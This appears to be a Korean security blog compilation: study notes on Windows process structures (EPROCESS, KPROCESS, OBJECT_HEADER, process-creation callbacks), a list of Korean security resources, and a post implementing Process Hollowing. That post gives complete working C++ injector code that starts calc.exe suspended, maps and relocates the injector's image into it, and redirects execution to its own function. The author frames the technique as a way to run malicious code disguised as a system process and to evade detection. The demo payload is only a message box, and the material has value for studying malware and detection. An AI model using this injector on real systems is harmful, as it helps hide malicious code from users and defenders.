본 글은 Windows Internals 책을 읽고 이해한 내용을 공부 목적으로 정리한 글입니다.
참고 문헌: Windows Internals Vol.1 7/e


 프로세스 하나가 생성될 때 다양한 오브젝트에 의해 오버헤드가 발생한다. 대표적으로는 아래와 같다.
*    커널 → EPROCESS
*    익스큐티브 객체 관리자 → EPROCESS 캡슐화
*    Csrss → CSR_PROCESS
*    Win32k.sys → W32PROCESS
*    프로세스 생성 통지를 등록해 드라이버나 시스템 컴포넌트가 자체 데이터 구조체를 생성할 수 있음.

(이 구조체들은 모든 프로세스에 대해 생성되는 것도 있지만, 특정 프로세스가 생성될 때만 만들어지는 구조체도 있다.)


EPROCESS

 커널은 프로세스를 익스큐티브 프로세스(EPROCESS) 구조체로 관리한다.
 프로세스 관련 API를 사용하여 프로세스 핸들을 통해 EPROCESS 구조체 내의 일부 데이터에 접근할 수 있다.



Windows 10 EPROCESS 구조체 (WinDbg)


 EPROCESS의 첫 번째 필드는 프로세스 제어 블록(PCB, Process Control Block)으로 하위 레벨이 필요한 데이터KPROCESS 타입으로 구현했다. 이를 통해 스케줄러 같은 하위 레벨의 컴포넌트가 상위 레벨인 익스큐티브의 세부 구현에 종속되지 않도록 추상화 계층을 두고 있다.

Windows 10 KPROCESS 구조체 (WinDbg)



EPROCESS 캡슐화


 익스큐티브 객체 관리자는 유휴 프로세스를 제외한 모든 EPROCESS 구조체를 캡슐화하여 관리한다. 따라서 WinObj 도구에서도 프로세스를 볼 수 있다. 다만 네임드 객체가 아니기 때문에 타입 객체(ObjectType 'Process')로 볼 수 있다.

EPROCESS 캡슐화 / WinObj



 객체 관리자는 추가한 OBJECT_HEADER를 통해 객체의 참조 카운팅 및 핸들 등을 관리한다. OBJECT_HEADER 구조체는 아래와 같다. 

Windows 10 OBJECT_HEADER 구조체 (WinDbg)


서브시스템의 구조체(CSR_PROCESS, W32PROCESS)

Win32 서브시스템의 프로세스를 관리하는 구조체이다.

구조체 생성 및 관리 주체 구조체 구조체를 생성하는 상황 기타
Win32 서브시스템 프로세스 Csrss
(Client/Server Runtime Subsystem)
CSR_PROCESS Win32 서브시스템에 등록된
프로세스 생성시
PE Optional Header의
Subsystem 필드
커널 모드 Win32 서브시스템 Win32k.sys W32PROCESS Win32k.sys에 구현된 윈도우
USER나 GDI 함수 최초 호출 시
= User32.dll 라이브러리 로드 시

자체 프로세스 데이터 구조체

 드라이버나 시스템 컴포넌트는 프로세스 생성 통지를 등록하여 각 프로세스를 추적하는 자체 데이터 구조체를 생성할 수 있다. 이때에는 PsSetCreateProcessNotifyRoutine 같은 API를 사용하면 된다. 이런 API 중 일부는 프로세스를 생성하지 않도록 하는 기능도 제공하는데, 이런 기능을 이용해 안티멀웨어 프로그램에서 악성 프로세스로 판단되는 프로세스는 실행하지 않도록 할 수 있다. 그 순서는 아래와 같다.

1. 프로세스 생성 시 커널이 콜백을 등록한 모든 컴포넌트에 통지한다.
2. 안티멀웨어가 해당 프로세스를 검사한다(안티 멀웨어 드라이브가 콜백을 등록했을 시).
3. 악성으로 판단 시 콜백에서 실패 코드를 반환한다.
4. 커널이 반환값을 확인하고 프로세스 생성을 중단한다.


잘못 작성된 내용이 있다면 댓글로 피드백 환영합니다.

 정보보안에 대해서 공부하다 보면 영어로 작성된 글이 대부분입니다. Stack Overflow, 여러 도구의 github들, 심지어 정보보안 책들도 영어 원문의 책을 한국어로 번역한 책이 많습니다. 아무래도 원어민이 아니다 보니 이런 글들을 읽을 때에 시간도 오래걸리고 그 뜻도 제대로 이해하기 힘들 때가 많은데, 그때에 한국어로 작성된 글을 만나면 굉장히 반갑게 느껴지는 것 같습니다. 그래서 우리의 언어로 쓰여진 정보보안 자료들을 만날때마다 이 글에 정리하려고 합니다.

(이 글은 계속 수정될 예정이며 여기에 작성되지 않은 한글 자료가 있다면 댓글로 알려주시면 추가하겠습니다!)


Online Resource

◆ 레드팀 플레이북

https://www.xn--hy1b43d247a.com/


레드팀 플레이북


www.xn--hy1b43d247a.com

 오펜시브 시큐리티, 공격 Technique, 대응 방안, 그 외 정보보안과 관련된 정보들에 대한 글들이 정리되어 있습니다. 많은 유용한 글들이 있지만 특히나 레드팀에 대해서 소개하는 글이 인상깊었던 것 같습니다. 세계 정보보안계에서의 레드팀이라는 용어가 어떤 부분에서 사용되고 있고 어떻게 변해가는지, 한국에서는 어떻게 점차 유입되고 있는지에 대해 작성되어 있어서 다른 레드팀에 대한 어떤 정의보다도 와닿는 것 같습니다.


Book

◆ Windows Debugging 2/e

https://product.kyobobook.co.kr/detail/S000001804738


Windows Debugging | 최바울 - 교보문고

Windows Debugging | 윈도우에서 WinDbg를 이용해 디버깅하는 방법을 중점적으로 설명한 책으로 최신 윈도우 10까지 내용을 수록했다. 윈도우 디버깅 전문가들인 저자들이 현장에서 우러난 실전 경험을

product.kyobobook.co.kr

 디버깅 도구인 WinDbg에 대한 책입니다. 한국 저자들이 작성한 책이고, 현재 읽고있는데 WinDbg를 이용한 디버깅에 많은 도움을 받고 있습니다. 

 ※ 본 글의 목적은 정보보안 학습 및 연구에 있습니다. 기술의 불법적 사용은 금지되며, 그로 인한 결과는 사용자 본인에게 책임이 있습니다.


Process Hollowing 기법을 구현한다. Process Hollowing 기법은 프로세스를 중단된 상태로 생성하고 해당 프로세스를 Hollowing 시켜서(텅 비워서) 원하는 코드를 대체하여 실행하는 기법이다. 이 기법을 통해서 다음의 이점을 달성할 수 있다.

  • 시스템 프로세스로 가장하여 악의적 코드 실행
    단순 이름만을 시스템 프로세스로 가장한 것과 Process Hollowing 기법의 차이는, Process Hollowing 기법은 프로그램의 실행 경로가 시스템 프로세스와 동일하다는 것이다. 때문에 프로그램의 실행 경로가 시스템 프로세스의 실행 경로와 다를 경우의 탐지를 회피할 수 있다.
    다만, 프로세스 트리에서 봤을 때 Injector의 하위에 위치하기 때문에 Blue Team 혹은 AV의 의심을 받을 수 있다.

Process Hollowing 도식화


Process Hollowing을 구현하기 위한 사전 연구는 아래 글에 작성했다. 본 글은 책의 예제 샘플을 역공학하여 구현하였다. 따라서 혹여 저작권이 문제가 된다면 이 글은 삭제될 수 있다.

2025.09.15 - [Offensive Security: Malware Tradecraft/Technique Implementation] - Process Hollowing 구현 방법 연구


# Files to create for Process Hollowing

  • Injector -- Process 생성, Process Hollowing, Malware Injection

#Injector

Process Hollowing을 수행하는 주체 프로그램

Code

더보기
#include <Windows.h>
#include <Psapi.h> // K32GetModuleInformation
#include <iostream>
#include <cwchar> //wcslen
#include <string>

using NtUnmapViewOfSection_t = NTSTATUS(NTAPI*)(HANDLE, PVOID);
using NtCreateSection_t = NTSTATUS(NTAPI*)(PHANDLE, ACCESS_MASK, PVOID, PLARGE_INTEGER, ULONG, ULONG, HANDLE);
using NtMapViewOfSection_t = NTSTATUS(NTAPI*)(HANDLE, HANDLE, PVOID, ULONG_PTR, SIZE_T, PLARGE_INTEGER, PSIZE_T, DWORD, ULONG, ULONG);
using NtClose_t = NTSTATUS(NTAPI*)(HANDLE);
using NtQueryInformationProcess_t = NTSTATUS(NTAPI*)(HANDLE, ULONG, PVOID, ULONG, PULONG);
using NtSuspendProcess_t = NTSTATUS(NTAPI*)(HANDLE);

NtUnmapViewOfSection_t NtUnmapViewOfSection = nullptr;
NtCreateSection_t NtCreateSection = nullptr;
NtMapViewOfSection_t NtMapViewOfSection = nullptr;
NtClose_t NtClose = nullptr;
NtQueryInformationProcess_t NtQueryInformationProcess = nullptr;
NtSuspendProcess_t NtSuspendProcess = nullptr;

struct PROCESS_BASIC_INFORMATION {
	PVOID R1;
	PVOID PebBaseAddress;
	PVOID R2[2];
	ULONG_PTR UniqueProcessId;
	PVOID R3;
};

int __crtLoadNtApiPointers() {
	HMODULE hNtdll = GetModuleHandleW(L"ntdll.dll");
	NtUnmapViewOfSection = reinterpret_cast<NtUnmapViewOfSection_t>(
		GetProcAddress(hNtdll, "NtUnmapViewOfSection")
		);
	if (!NtUnmapViewOfSection) {
		std::cerr << "Failed to resolve NtUnmapViewOfSection from ntdll - " << GetLastError() << std::endl;
		return 0;
	}
	NtCreateSection = reinterpret_cast<NtCreateSection_t>(
		GetProcAddress(hNtdll, "NtCreateSection")
		);
	if (!NtCreateSection) {
		std::cerr << "Failed to resolve NtCreateSection from ntdll - " << GetLastError() << std::endl;
		return 0;
	}
	NtMapViewOfSection = reinterpret_cast<NtMapViewOfSection_t>(
		GetProcAddress(hNtdll, "NtMapViewOfSection")
		);
	if (!NtMapViewOfSection) {
		std::cerr << "Failed to resolve NtMapViewOfSection from ntdll - " << GetLastError() << std::endl;
		return 0;
	}
	NtClose = reinterpret_cast<NtClose_t>(
		GetProcAddress(hNtdll, "NtClose")
		);
	if (!NtClose) {
		std::cerr << "Failed to resolve NtClose from ntdll - " << GetLastError() << std::endl;
		return 0;
	}
	NtQueryInformationProcess = reinterpret_cast<NtQueryInformationProcess_t>(
		GetProcAddress(hNtdll, "NtQueryInformationProcess")
		);
	if (!NtQueryInformationProcess) {
		std::cerr << "Failed to resolve NtQueryInformationProcess from ntdll - " << GetLastError() << std::endl;
		return 0;
	}
	NtSuspendProcess = reinterpret_cast<NtSuspendProcess_t>(
		GetProcAddress(hNtdll, "NtSuspendProcess")
		);
	if (!NtSuspendProcess) {
		std::cerr << "Failed to resolve NtSuspendProcess from ntdll - " << GetLastError() << std::endl;
		return 0;
	}
	return 1;
}

int __crtRelocate(PVOID sectionBaseAddr, PVOID calcSectionBaseAddr, PVOID imageBase) {
	uint8_t* base = reinterpret_cast<uint8_t*>(sectionBaseAddr);
	PIMAGE_DOS_HEADER dosHeader = reinterpret_cast<PIMAGE_DOS_HEADER>(base);
	PIMAGE_NT_HEADERS nt = reinterpret_cast<PIMAGE_NT_HEADERS>(base + dosHeader->e_lfanew);
	DWORD relocRVA = nt->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress;
	if (relocRVA == 0) return 0;
	
	DWORD relocSize = nt->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].Size;
	PIMAGE_BASE_RELOCATION reloc = reinterpret_cast<PIMAGE_BASE_RELOCATION>(base + relocRVA);
	while (relocSize > 0 && reloc->SizeOfBlock > 0) {
		unsigned int count = (reloc->SizeOfBlock - sizeof(IMAGE_BASE_RELOCATION)) / sizeof(WORD);
		WORD* entry = reinterpret_cast<WORD*>(reloc + 1);
		for (int i = 0; i < count; i++) {
			if ((entry[i] >> 12) == IMAGE_REL_BASED_HIGHLOW) {
				DWORD addrRVA = reloc->VirtualAddress + (entry[i] & 0xFFF);
				DWORD* patchAddr = reinterpret_cast<DWORD*>(
					reinterpret_cast<uint8_t*>(sectionBaseAddr) + addrRVA
					);
				*patchAddr += (DWORD)((uintptr_t)calcSectionBaseAddr - (uintptr_t)imageBase);
			}
		}
		relocSize -= reloc->SizeOfBlock;
		reloc = reinterpret_cast<PIMAGE_BASE_RELOCATION>(
			reinterpret_cast<uint8_t*>(reloc) + reloc->SizeOfBlock
			);
	}
	return 1;
}

void myCode() {
	MessageBox(0, L"(・⊝・)▷", L"Pumpkin Potato", MB_OK | MB_ICONWARNING);
	return;
}

int main() {
	std::wstring cmd = L"calc.exe";

	// Load Native Apis
	if (!__crtLoadNtApiPointers()) {
		std::cerr << "Failed to resolve NtApis" << std::endl;
		return 1;
	}

	STARTUPINFOW si = {};
	si.cb = sizeof(si);
	PROCESS_INFORMATION pi = {};

	if (!CreateProcessW(NULL, &cmd[0], NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &si, &pi)) {
		std::cerr << "Error in CreateProcessW - " << GetLastError() << std::endl;
		return 1;
	}
	std::cout << "Created \'calc.exe\' process in suspended mode. Press Enter to continue" << std::endl;
	std::cin.get();

	// Get current process information
	HMODULE hModule = GetModuleHandle(NULL);
	if (!hModule) {
		std::cerr << "Failed to obtain handle for current process - " << GetLastError() << std::endl;
		return 1;
	}
	MODULEINFO mi = { 0 };
	if (!K32GetModuleInformation(GetCurrentProcess(), hModule, &mi, sizeof(mi))) {
		std::cerr << "Error in K32GetModuleInformation - " << GetLastError() << std::endl;
		return 1;
	}

	// Create Section
	HANDLE hSection = nullptr;
	LARGE_INTEGER maxSize;
	maxSize.LowPart = mi.SizeOfImage;
	maxSize.HighPart = 0;
	NTSTATUS status = NtCreateSection(
		&hSection,
		SECTION_MAP_WRITE | SECTION_MAP_READ | SECTION_MAP_EXECUTE,
		nullptr,
		&maxSize,
		PAGE_EXECUTE_READWRITE,
		SEC_COMMIT,
		nullptr
	);
	if (status != 0) {
		std::cerr << "NtCreateSection failed. Status: " << status << std::endl;
		return 1;
	}

	// MapViewOfSection for Injector
	PVOID baseAddr = nullptr;
	SIZE_T viewSize = 0;
	status = NtMapViewOfSection(
		hSection,
		GetCurrentProcess(),
		&baseAddr,
		0,
		0,
		nullptr,
		&viewSize,	// 0: 전체 매핑
		2,			// ViewUnmap
		0,
		PAGE_EXECUTE_READWRITE
	);
	if (status != 0) {
		std::cerr << "NtMapViewOfSection failed. Status: " << status << std::endl;
		NtClose(hSection);
		return 1;
	}

	// MapViewOfSection for calc.exe
	PVOID cBaseAddr = nullptr;
	status = NtMapViewOfSection(
		hSection,
		pi.hProcess,
		&cBaseAddr,
		0,
		0,
		nullptr,
		&viewSize,
		2,			// ViewUnmap
		0,
		PAGE_EXECUTE_READWRITE
	);
	if (status != 0) {
		std::cerr << "NtMapViewOfSection failed in Calc.exe. Status: " << status << std::endl;
		NtUnmapViewOfSection(GetCurrentProcess(), baseAddr);
		NtClose(hSection);
		return 1;
	}

	memmove(baseAddr, mi.lpBaseOfDll, mi.SizeOfImage);
	__crtRelocate(baseAddr, cBaseAddr, mi.lpBaseOfDll);

	std::cout << "Created New Memory Map and View." << std::endl;
	std::cout << "Injector: " << baseAddr << " Hollowed calc.exe: " << cBaseAddr << std::endl;
	std::cout << "Press Enter to continue" << std::endl;
	std::cin.get();

	NtUnmapViewOfSection(GetCurrentProcess(), baseAddr);
	NtClose(hSection);

	CONTEXT ctx = {};
	ctx.ContextFlags = CONTEXT_INTEGER | 0x10000;
	if (!GetThreadContext(pi.hThread, &ctx)) {
		std::cerr << "Error in GetThreadContext - " << GetLastError() << std::endl;
		return 1;
	}
	uintptr_t base = reinterpret_cast<uintptr_t>(cBaseAddr);
	intptr_t diff = reinterpret_cast<char*>(myCode) - reinterpret_cast<char*>(mi.lpBaseOfDll);
	ctx.Eax = static_cast<DWORD>(base + diff);
	if (!SetThreadContext(pi.hThread, &ctx)) {
		std::cerr << "Error in SetThreadContext - " << GetLastError() << std::endl;
		return 1;
	}
	if (ResumeThread(pi.hThread) == (DWORD)-1) {
		std::cerr << "Error in ResumeThread - " << GetLastError() << std::endl;
		return 1;
	}
	
	std::cout << "Process Hollowing Success" << std::endl;
	std::cin.get();
	
	TerminateProcess(pi.hProcess, 0);
	CloseHandle(pi.hProcess);
	CloseHandle(pi.hThread);
}


Process Hollowing을 통해 calc.exe를 생성하여 실행했어도 계산기 대신 메세지 창을 띄운다.

Process Hollowing


Process Hollowing 주요 API 흐름
- Load NT APIs
            GetModuleHandle -> GetProcAddress
- Process Hollowing    ※Blue represents Target; Orange represents Injector
            CreateProcess ->
GetModuleHandle -> K32GetModuleInformation (To Get SizeOfImage and lpBaseOfDll) -> NtCreateSection -> NtMapViewOfSection -> NtMapViewOfSection -> (Relocation) -> GetThreadContext -> SetThreadContext -> ResumeThread


TEB 수정

Eax 레지스터 값이 필요하므로 Flag를 CONTEXT_INTEGER로 설정한다.
실행할 함수 주소를 Target 메모리 맵 Base 주소에 맞게 수정해서 Eax 레지스터 값으로 설정한다.
그 이유는 중단된 프로세스의 Eax 레지스터 값에 Entry Point가 들어있기 때문이다.

EntryPoint in Eax Register


# 최종 실행

Process Hollowing with Process Hacker 2

Process Hacker 2 도구를 이용해 Process Hollowing이 잘 수행되었는지 확인 할 수 있다.

먼저, 계산기를 중단된 상태로 실행하는 부분을 볼 수 있다.

중단된 상태 확인

